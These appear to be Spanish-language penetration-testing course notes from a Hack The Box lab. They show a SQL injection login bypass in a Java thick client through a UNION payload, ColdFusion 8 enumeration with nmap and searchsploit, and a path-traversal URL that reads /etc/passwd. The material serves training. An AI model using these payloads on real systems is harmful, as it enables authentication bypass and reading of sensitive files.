El fatty-server.jar archivo se ha descargado correctamente en nuestro escritorio y podemos comenzar el examen.

A screenshot of a terminal window with a dark background and light-colored text. The title bar says 'Explotación de vulnerabilidades web en aplicaciones de cliente pesado'. The command entered is 'C:\> ls C:\Users\cybervaca\Desktop\'. The output shows a file named 'fatty-server.jar' with a size of 10827452 bytes and a last write time of 3/25/2023 11:38 AM. There is a redacted section '...SNIP...' before the file listing.

Inyección SQL

Al descompilar el fatty-server.jaro de JD-GUI, se revela el archivo htb/fatty/server/database/FattyDbSession.class que contiene una checkLogin() función que maneja la funcionalidad de inicio de sesión. Esta función recupera los detalles del usuario en función del nombre de usuario proporcionado. Luego, compara la contraseña recuperada con la contraseña proporcionada.

Código JAVA:

```
public User checkLogin(User user) throws LoginException {  
    <SNIP>  
    rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE  
    username='" + user.getUsername() + "'");  
    <SNIP>  
    if (newUser.getPassword().equalsIgnoreCase(user.getPassword()))  
        return newUser;  
    throw new LoginException("Wrong Password!");  
    <SNIP>  
    this.logger.logError("[-] Failure with SQL query: ==> SELECT  
    id,username,email,password,role FROM users WHERE username='" + user.getUsername() +  
    "' <==");  
    this.logger.logError("[-] Exception was: " + e.getMessage() + "");  
    return null;
```

Veamos cómo la aplicación cliente envía credenciales al servidor. El botón de inicio de sesión crea el nuevo objeto ClientGuiTest.this.user para la Userclase. A continuación, llama a las funciones setUsername() y setPassword() con los valores de nombre de usuario y contraseña correspondientes. Los valores que se devuelven de estas funciones se envían al servidor.

```
JButton jButton3 = new JButton("Login ");
jButton3.addActionListener(new ActionListener() {
    public void actionPerformed(ActionEvent param1ActionEvent) {
        String str1 = ClientGuiTest.this.tfUsername.getText().trim();
        String str2 = new String(ClientGuiTest.this.tfPassword.getPassword());
        ClientGuiTest.this.user = new User();
        ClientGuiTest.this.user.setUsername(str1);
        ClientGuiTest.this.user.setPassword(str2);
        try {
            ClientGuiTest.this.conn = Connection.getConnection();
        } catch (htb.fatty.client.connection.Connection.ConnectionException connectionException) {
            JOptionPane.showMessageDialog(LoginPanel, "Connection Error!", "Error", 0);
            return;
        }
        if (ClientGuiTest.this.conn.login(ClientGuiTest.this.user)) {
            JOptionPane.showMessageDialog(LoginPanel, "Login Successful!", "Login", 1);
        }
    }
});
```

Revisemos

las

funciones setUsername() y setPassword() de htb/fatty/shared/resources/user.java.

Código JAVA:

```
public void setUsername(String username) {
    this.username = username;
}

public void setPassword(String password) {
    String hashString = this.username + password + "clarabibimakeseverythingsecure";
    MessageDigest digest = null;
    try {
        digest = MessageDigest.getInstance("SHA-256");
    } catch (NoSuchAlgorithmException e) {
        e.printStackTrace();
    }
    byte[] hash = digest.digest(hashString.getBytes(StandardCharsets.UTF_8));
    this.password = DatatypeConverter.printHexBinary(hash);
}
```

El nombre de usuario se acepta sin modificaciones, pero la contraseña se cambia al formato que se muestra a continuación.

Código JAVA:

```
sha256(username+password+"clarabibimakeseverythingsecure")
```

También observamos que el nombre de usuario no está desinfectado y se usa directamente en la consulta SQL, lo que lo hace vulnerable a la inyección SQL.

Código JAVA:

```
rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE username=' + user.getUsername() + "'');
```

La checkLogin función htb/fatty/server/database/FattyDbSession.classescribe la excepción SQL en un archivo de registro.

Código JAVA:


```
<SNIP>
    this.logger.logError("[-] Failure with SQL query: ==> SELECT
id,username,email,password,role FROM users WHERE username=' + user.getUsername() +
'" <==');
    this.logger.logError("[-] Exception was: " + e.getMessage() + "'");
<SNIP>
```

Al iniciar sesión en la aplicación con el nombre de usuario qtc' para validar la vulnerabilidad de inyección SQL, se revela un error de sintaxis. Para ver el error, debemos editar el código en el fatty-client-new.jar.src/htb/fatty/client/gui/ClientGuiTest.java archivo de la siguiente manera.

Código JAVA:

```
ClientGuiTest.this.currentFolder = "../logs";
try {
    response = ClientGuiTest.this.invoker.showFiles("../logs");
```

Al enumerar el contenido del error-log.txt archivo aparece el siguiente mensaje.



The screenshot shows the Fatty client application interface. At the top, there is a menu bar with options: File, Profile, ServerStatus, FileBrowser, ConnectionTest, and Help. Below the menu, there is a scrollable text area displaying the error log. The log entries are as follows:

```
2020-07-30 08:58:20,399 [ FattyLogger.java:Thread-0:21] [-] Failure while parsing the ActionMessage.
2020-07-30 08:58:20,400 [ FattyLogger.java:Thread-0:21] [-] Exception was: 'Unknown Error'.
2020-07-30 08:58:20,400 [ FattyLogger.java:Thread-0:21] [-] Failure while generating the response message.
2020-07-30 08:58:20,402 [ FattyLogger.java:Thread-0:21] [-] Exception was: 'Failed to build response message'.
2020-07-30 09:39:12,807 [ FattyLogger.java:Thread-2:21] [-] Failure with SQL query: ==> SELECT
id,username,email,password,role FROM users WHERE username='qtc" <==
2020-07-30 09:39:12,807 [ FattyLogger.java:Thread-2:21] [-] Exception was: 'You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right syntax to use near "qtc"' at line 1'
```

Esto confirma que el campo de nombre de usuario es vulnerable a la inyección SQL. Sin embargo, los intentos de inicio de sesión con cargas útiles como ' or '1'='1 en ambos campos fallan. Suponiendo que el nombre de usuario en el formulario de inicio de sesión es ' or '1'='1, el servidor procesará el nombre de usuario como se muestra a continuación.

Código SQL:

```
SELECT id,username,email,password,role FROM users WHERE username=" or '1'='1'
```

La consulta anterior se ejecuta correctamente y devuelve el primer registro de la base de datos. A continuación, el servidor crea un nuevo objeto de usuario con los resultados obtenidos.

Código JAVA:

```
<SNIP>
if (rs.next()) {
    int id = rs.getInt("id");
    String username = rs.getString("username");
    String email = rs.getString("email");
    String password = rs.getString("password");
    String role = rs.getString("role");
    newUser = new User(id, username, password, email, Role.getRoleByName(role),
false);
<SNIP>
```

Luego compara la contraseña de usuario recién creada con la contraseña proporcionada por el usuario.

Código JAVA:

```
<SNIP>
if (newUser.getPassword().equalsIgnoreCase(user.getPassword()))
    return newUser;
throw new LoginException("Wrong Password!");
<SNIP>
```

Luego, la función produce el siguiente valor newUser.getPassword().

Código JAVA:

```
sha256("qtc"+"clarabibí"+"clarabibimakeseverythingsecure") =  
5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9c688bf046
```

El hash de la contraseña proporcionada por el usuario user.getPassword() se calcula de la siguiente manera.

Código JAVA:

```
sha256(" or '1'='1" + " or '1'='1" + "clarabibimakeseverythingsecure") =  
cc421e01342afabdd4857e7a1db61d43010951c7d5269e075a029f5d192ee1c8
```

Aunque el hash enviado al servidor por el cliente no coincide con el de la base de datos y la comparación de contraseñas falla, la inyección SQL sigue siendo posible mediante UNION consultas. Consideremos el siguiente ejemplo.

Código: sql

```
MariaDB [userdb]> select * from users where username='john';
+-----+-----+
| username | password |
+-----+-----+
| john     | password123 |
+-----+-----+
```

Es posible crear entradas falsas utilizando el SELECT operador. Ingresemos un nombre de usuario no válido para crear una nueva entrada de usuario.

Código: sql

```
MariaDB [userdb]> select * from users where username='test' union select 'admin', 'welcome123';
+-----+-----+
| username | password |
+-----+-----+
| admin    | welcome123 |
+-----+-----+
```

De manera similar, la inyección en el username campo se puede aprovechar para crear una entrada de usuario falsa.

Código: java

```
test' UNION SELECT 1,'invaliduser','invalid@a.b','invalidpass','admin
```

De esta manera, se puede controlar la contraseña y el rol asignado. El siguiente fragmento de código envía la contraseña en texto plano ingresada en el formulario. Modifiquemos el código hbt/fatty/shared/resources/User.java para enviar la contraseña tal como está desde la aplicación cliente.

Código JAVA:


```
public User(int uid, String username, String password, String email, Role role) {
    this.uid = uid;
    this.username = username;
    this.password = password;
    this.email = email;
```

```

        this.role = role;
    }
    public void setPassword(String password) {
        this.password = password;
    }
}

```

Ahora podemos reconstruir el archivo JAR e intentar iniciar sesión utilizando la carga útil abc' UNION SELECT 1,'abc','a@b.com','abc','admin' en el username campo y el texto aleatorio abc en el passwordcampo.



El servidor eventualmente procesará la siguiente consulta.

Código SQL:

```
select id,username,email,password,role from users where username='abc' UNION SELECT 1,'abc','a@b.com','abc','admin'
```

La primera consulta de selección falla, mientras que la segunda devuelve resultados de usuario válidos con el rol admin y la contraseña abc. La contraseña enviada al servidor también es abc, lo que da como resultado una comparación de contraseñas exitosa y la aplicación nos permite iniciar sesión como el usuario admin.



ColdFusion: descubrimiento y enumeración

ColdFusion es un lenguaje de programación y una plataforma de desarrollo de aplicaciones web basada en Java. ColdFusion fue desarrollado inicialmente por Allaire Corporation en 1995 y fue adquirido por Macromedia en 2001. Macromedia fue adquirida posteriormente por Adobe Systems, que ahora posee y desarrolla ColdFusion.

Se utiliza para crear aplicaciones web dinámicas e interactivas que se pueden conectar a varias API y bases de datos como MySQL, Oracle y Microsoft SQL Server. ColdFusion se lanzó por primera vez en 1995 y desde entonces ha evolucionado hasta convertirse en una plataforma potente y versátil para el desarrollo web.

ColdFusion Markup Language (**CFML**) es el lenguaje de programación propietario que se utiliza en ColdFusion para desarrollar aplicaciones web dinámicas. Tiene una sintaxis similar a HTML, lo que facilita su aprendizaje para los desarrolladores web. CFML incluye etiquetas y funciones para la integración de bases de datos, servicios web, gestión de correo electrónico y otras tareas comunes de desarrollo web. Su enfoque basado en etiquetas simplifica el desarrollo de aplicaciones al reducir la cantidad de código necesario para realizar tareas complejas. Por ejemplo, la etiqueta **cfquery** puede ejecutar instrucciones SQL para recuperar datos de una base de datos:

Código: **html**

```
<cfquery name="myQuery" datasource="myDataSource">
    SELECT *
    FROM myTable
</cfquery>
```

Los desarrolladores pueden luego usar la etiqueta **cloop** para iterar a través de los registros recuperados de la base de datos:

Código: **html**

```
<cloop query="myQuery">
    <p>#myQuery.firstName# #myQuery.lastName#</p>
</cloop>
```

Gracias a sus funciones y características integradas, CFML permite a los desarrolladores crear una lógica empresarial compleja utilizando un código mínimo. Además, ColdFusion es compatible con otros lenguajes de programación, como JavaScript y Java, lo que

permite a los desarrolladores utilizar su lenguaje de programación preferido dentro del entorno de ColdFusion.

ColdFusion también ofrece compatibilidad con correo electrónico, manipulación de PDF, gráficos y otras funciones de uso común. Las aplicaciones desarrolladas con ColdFusion pueden ejecutarse en cualquier servidor que admita su entorno de ejecución. Está disponible para descargar desde el sitio web de Adobe y se puede instalar en sistemas operativos Windows, Mac o Linux. Las aplicaciones de ColdFusion también se pueden implementar en plataformas en la nube como Amazon Web Services o Microsoft Azure. Algunos de los principales propósitos y beneficios de ColdFusion incluyen:

Beneficios	Descripción
Developing data-driven web applications	ColdFusion permite a los desarrolladores crear fácilmente aplicaciones web completas y con capacidad de respuesta. Ofrece administración de sesiones, manejo de formularios, depuración y más funciones. ColdFusion le permite aprovechar su conocimiento existente del lenguaje y lo combina con funciones avanzadas para ayudarlo a crear aplicaciones web sólidas rápidamente.
Integrating with databases	ColdFusion se integra fácilmente con bases de datos como Oracle, SQL Server y MySQL. ColdFusion ofrece conectividad avanzada con bases de datos y está diseñado para facilitar la recuperación, manipulación y visualización de datos de una base de datos y de la Web.
Simplifying web content management	Uno de los principales objetivos de ColdFusion es optimizar la gestión de contenido web. La plataforma ofrece generación dinámica de HTML y simplifica la creación de formularios, la reescritura de URL, la carga de archivos y el manejo de formularios de gran tamaño. Además, ColdFusion también es compatible con AJAX al gestionar automáticamente la serialización y deserialización de componentes habilitados para AJAX.
Performance	ColdFusion está diseñado para ofrecer un alto rendimiento y está optimizado para lograr baja latencia y alto rendimiento. Puede gestionar una gran cantidad de solicitudes simultáneas manteniendo un alto nivel de rendimiento.
Collaboration	ColdFusion ofrece funciones que permiten a los desarrolladores trabajar juntos en proyectos en tiempo real. Esto incluye el uso compartido de código, la depuración, el control de versiones y más. Esto permite un desarrollo más rápido y eficiente, un menor tiempo de comercialización y una entrega más rápida de los proyectos.

A pesar de ser menos popular que otras plataformas de desarrollo web, ColdFusion sigue siendo ampliamente utilizado por desarrolladores y organizaciones de todo el mundo. Gracias a su facilidad de uso, sus rápidas capacidades de desarrollo de aplicaciones y su integración con otras tecnologías web, es una opción ideal para crear aplicaciones web de forma rápida y eficiente. ColdFusion ha evolucionado y, desde su creación, se han publicado nuevas versiones periódicamente.

La última versión estable de ColdFusion, al momento de escribir este artículo, es ColdFusion 2021, y ColdFusion 2023 está a punto de entrar en la fase Alpha. Las versiones anteriores incluyen ColdFusion 2018, ColdFusion 2016 y ColdFusion 11, cada una con nuevas características y mejoras, como mejor rendimiento, integración más sencilla con otras plataformas, seguridad mejorada y mayor facilidad de uso.

Como cualquier tecnología orientada a la web, ColdFusion ha sido vulnerable históricamente a varios tipos de ataques, como inyección SQL, XSS, cruce de directorios, omisión de autenticación y cargas de archivos arbitrarias. Para mejorar la seguridad de

ColdFusion, los desarrolladores deben implementar prácticas de codificación seguras, verificaciones de validación de entrada y configurar correctamente los servidores web y los firewalls. A continuación, se muestran algunas vulnerabilidades conocidas de ColdFusion:

1. CVE-2021-21087: Prohibición arbitraria de cargar código fuente JSP
2. CVE-2020-24453: Configuración incorrecta de la integración de Active Directory
3. CVE-2020-24450: vulnerabilidad de inyección de comandos
4. CVE-2020-24449: Vulnerabilidad de lectura arbitraria de archivos
5. CVE-2019-15909: vulnerabilidad de secuencias de comandos entre sitios (XSS)

ColdFusion expone una buena cantidad de puertos de forma predeterminada:

Número de puerto	Protocolo	Descripción
80	HTTP	Se utiliza para la comunicación HTTP no segura entre el servidor web y el navegador web.
443	HTTPS	Se utiliza para la comunicación HTTP segura entre el servidor web y el navegador web. Encripta la comunicación entre el servidor web y el navegador web.
1935	RPC	Se utiliza para la comunicación entre cliente y servidor. El protocolo de llamada a procedimiento remoto (RPC) permite que un programa solicite información a otro programa en un dispositivo de red diferente.
25	SMTP	El Protocolo simple de transferencia de correo (SMTP) se utiliza para enviar mensajes de correo electrónico.
8500	SSL	Se utiliza para la comunicación del servidor a través de Secure Socket Layer (SSL).
5500	Monitor de servidor	Se utiliza para la administración remota del servidor ColdFusion.

Es importante tener en cuenta que los puertos predeterminados se pueden cambiar durante la instalación o configuración.

Enumeración

Durante una enumeración de pruebas de penetración, existen varias formas de identificar si una aplicación web utiliza ColdFusion. Estos son algunos métodos que se pueden utilizar:

Método	Descripción
Port Scanning	ColdFusion normalmente utiliza el puerto 80 para HTTP y el puerto 443 para HTTPS de forma predeterminada. Por lo tanto, el escaneo de estos puertos puede indicar la presencia de un servidor ColdFusion. Nmap podría identificar ColdFusion durante un escaneo de servicios específicamente.
File Extensions	Las páginas de ColdFusion suelen utilizar extensiones de archivo ".cfm" o ".cfc". Si encuentra páginas con estas extensiones de archivo, podría ser un indicador de que la aplicación utiliza ColdFusion.
HTTP Headers	Compruebe los encabezados de respuesta HTTP de la aplicación web. ColdFusion normalmente establece encabezados específicos, como "Servidor: ColdFusion" o "X-Powered-By: ColdFusion", que pueden ayudar a identificar la tecnología que se está utilizando.
Error Messages	Si la aplicación utiliza ColdFusion y hay errores, los mensajes de error pueden contener referencias a etiquetas o funciones específicas de ColdFusion.
Default Files	ColdFusion crea varios archivos predeterminados durante la instalación, como "admin.cfm" o "CFIDE/administrator/index.cfm". Encontrar estos archivos en el servidor web puede indicar que la aplicación web se ejecuta en ColdFusion.

Resultados del escaneo de servicios y puertos de Nmap

```

ColdFusion: descubrimiento y enumeración

AlejandroGB@htb[~/htb]$ nmap -p- -sC -Pn 10.129.247.30 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-13 11:45 GMT
Nmap scan report for 10.129.247.30
Host is up (0.028s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp    open  msrpc
8500/tcp   open  ftmp
49154/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 350.38 seconds

```

Los resultados del escaneo de puertos muestran tres puertos abiertos. Dos servicios RPC de Windows y uno que se ejecuta en **8500**. Como sabemos, **8500** es un puerto predeterminado que ColdFusion usa para SSL. Navegando a los **IP:8500** 2 directorios de la lista **CFIDE** y **cfdocs**, en la raíz, se indica además que ColdFusion se está ejecutando en el puerto 8500.

Navegando un poco por la estructura se muestra mucha información interesante, desde archivos con una **.cfm** extensión clara hasta mensajes de error y páginas de inicio de sesión.

Index of /CFIDE/ — Mozilla Firefox

Index of /CFIDE/

10.129.247.30:8500/CFIDE/

Main Platform HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

Index of /CFIDE/

Parent ..	dir	03/22/17 08:52 μμ
Application.cfm	1151	03/18/08 11:06 μμ
adminapi/	dir	03/22/17 08:53 μμ
administrator/	dir	03/22/17 08:55 μμ
classes/	dir	03/22/17 08:52 μμ
componentutils/	dir	03/22/17 08:52 μμ
debug/	dir	03/22/17 08:52 μμ
images/	dir	03/22/17 08:52 μμ
install.cfm	12077	03/18/08 11:06 μμ
multiservermonitor-access-policy.xml	278	03/18/08 11:07 μμ
probe.cfm	30778	03/18/08 11:06 μμ
scripts/	dir	03/22/17 08:52 μμ
wizards/	dir	03/22/17 08:52 μμ

Error Occurred While Processing Request — Mozilla Firefox

Error Occurred While Process

10.129.247.30:8500/CFIDE/Application.cfm

Main Platform HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

The web site you are accessing has experienced an unexpected error. Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Invalid request of Application.cfm, Application.cfc, or OnRequestEnd.cfm file.

You have requested a page with the name Application.cfm. This file name is reserved by the ColdFusion engine for the specification of application level settings; as a result, it cannot be directly requested from a web client.


If you are creating a template that is intended for direct access by end users, use a name other than Application.cfm or OnRequestEnd.cfm.

Resources:

- Enable Robust Exception Information to provide greater detail about the source of errors. In the Administrator, click Debugging & Logging > Debug Output Settings, and select the Robust Exception Information option.
- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Remote Address 10.10.14.55
Referer http://10.129.247.30:8500/CFIDE/
Date/Time 14-Mar-23 10:35 PM

Sin embargo, la ruta **/CFIDE/administrator** carga la página de inicio de sesión del administrador de **ColdFusion 8**. Ahora sabemos con certeza que ColdFusion 8 se está ejecutando en el servidor.



Comandos:

```
nmap -p- -sC --open 10.129.29.6 -Pn -n
```

Enumeracion con NMAP

CVEs:


1. CVE-2021-21087: Prohibición arbitraria de cargar código fuente JSP
2. CVE-2020-24453: Configuración incorrecta de la integración de Active Directory
3. CVE-2020-24450: vulnerabilidad de inyección de comandos
4. CVE-2020-24449: Vulnerabilidad de lectura arbitraria de archivos
5. CVE-2019-15909: vulnerabilidad de secuencias de comandos entre sitios (XSS)

Atacando ColdFusion

Ahora que sabemos que ColdFusion 8 es un objetivo, el siguiente paso es comprobar si existen exploits conocidos. **Searchsploit** es una herramienta de línea de comandos para **searching and finding exploits** la base de datos de exploits. Forma parte del proyecto Exploit Database, una organización sin ánimo de lucro que ofrece un repositorio público de exploits y software vulnerable. **Searchsploit** busca en la base de datos de exploits y devuelve una lista de exploits y sus detalles relevantes, incluido el nombre del exploit, su descripción y la fecha de publicación.

Búsqueda de explotación

```
searchsploit adobe coldfusion
```



The terminal window title is "Attacking ColdFusion". The command run is "AlejandroGB@htb[/htb]\$ searchsploit adobe coldfusion". The output is a table listing exploits:

Exploit Title	Path
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting	cfm/webapps/36
Adobe ColdFusion - Directory Traversal	multiple/remote
Adobe ColdFusion - Directory Traversal (Metasploit)	multiple/remote
Adobe ColdFusion 11 - LDAP Java Object Deserialization Remote Code Execution (RCE)	windows/remote
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Executi	windows/remote
Adobe ColdFusion 2018 - Arbitrary File Upload	multiple/webapp
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting	cfm/webapps/29
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities	cfm/webapps/30
Adobe ColdFusion 8 - Remote Command Execution (RCE)	cfm/webapps/56
Adobe ColdFusion 9 - Administrative Authentication Bypass	windows/webapp
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit)	multiple/remote
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection	multiple/webapp
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit)	multiple/remote
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Script	cfm/webapps/33
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query Strin	cfm/webapps/33
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-S	cfm/webapps/33
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Si	cfm/webapps/33

Como sabemos, la versión de ColdFusion que se está ejecutando es **ColdFusion 8**, y hay dos resultados de interés. Los resultados **Adobe ColdFusion - Directory Traversal** y **Adobe ColdFusion 8 - Remote Command Execution (RCE)**.

Recorrido de directorios

Directory/Path Traversal es un ataque que permite a un atacante acceder a archivos y directorios fuera del directorio previsto en una aplicación web. El ataque explota la falta de validación de entrada en una aplicación web y puede ejecutarse a través de varios **input fields** como **URL parameters, form fields, cookies**, y más. Al manipular los parámetros de entrada, el atacante puede recorrer la estructura de directorios de la aplicación web y **access sensitive files**, incluidos **configuration files, user data**, y otros archivos del sistema. El

ataque puede ejecutarse manipulando los parámetros de entrada en las etiquetas ColdFusion como **CFFILE** y **CFDIRECTORY**, que se utilizan para operaciones de archivos y directorios como cargar, descargar y enumerar archivos.

Tome el siguiente fragmento de código de ColdFusion:

Código: **html**

```
<cfdirectory directory="#ExpandPath('uploads/')#" name="fileList">
<cloop query="fileList">
    <a href="uploads/#fileList.name#">#fileList.name#</a><br>
</cloop>
```

En este fragmento de código, la etiqueta **cfdirectory** ColdFusion enumera el contenido del **uploads** directorio y **cloop** se utiliza para recorrer los resultados de la consulta y mostrar los nombres de los archivos como enlaces en los que se puede hacer clic en HTML.

Sin embargo, el parámetro **directory** no se valida correctamente, lo que hace que la aplicación sea vulnerable a un ataque Path Traversal. Un atacante puede aprovechar esta vulnerabilidad manipulando el parámetro **directory** para acceder a archivos fuera del directorio **uploads**.

```
http://example.com/index.cfm?directory=../../../../../etc/&file=passwd
```

```
http://example.com/index.cfm?directory=../../../../etc/&file=passwd
```

En este ejemplo, la **..**/secuencia se utiliza para navegar por el árbol de directorios y acceder al archivo **/etc/passwd** fuera de la ubicación prevista.

CVE-2010-2861 es el exploit **Adobe ColdFusion - Directory Traversal** descubierto por **searchsploit**. Es una vulnerabilidad en ColdFusion que permite a los atacantes realizar ataques de cruce de ruta.

- CFIDE/administrator/settings/mappings.cfm
- logging/settings.cfm
- datasources/index.cfm
- j2eepackaging/editarchive.cfm
- CFIDE/administrator/enter.cfm

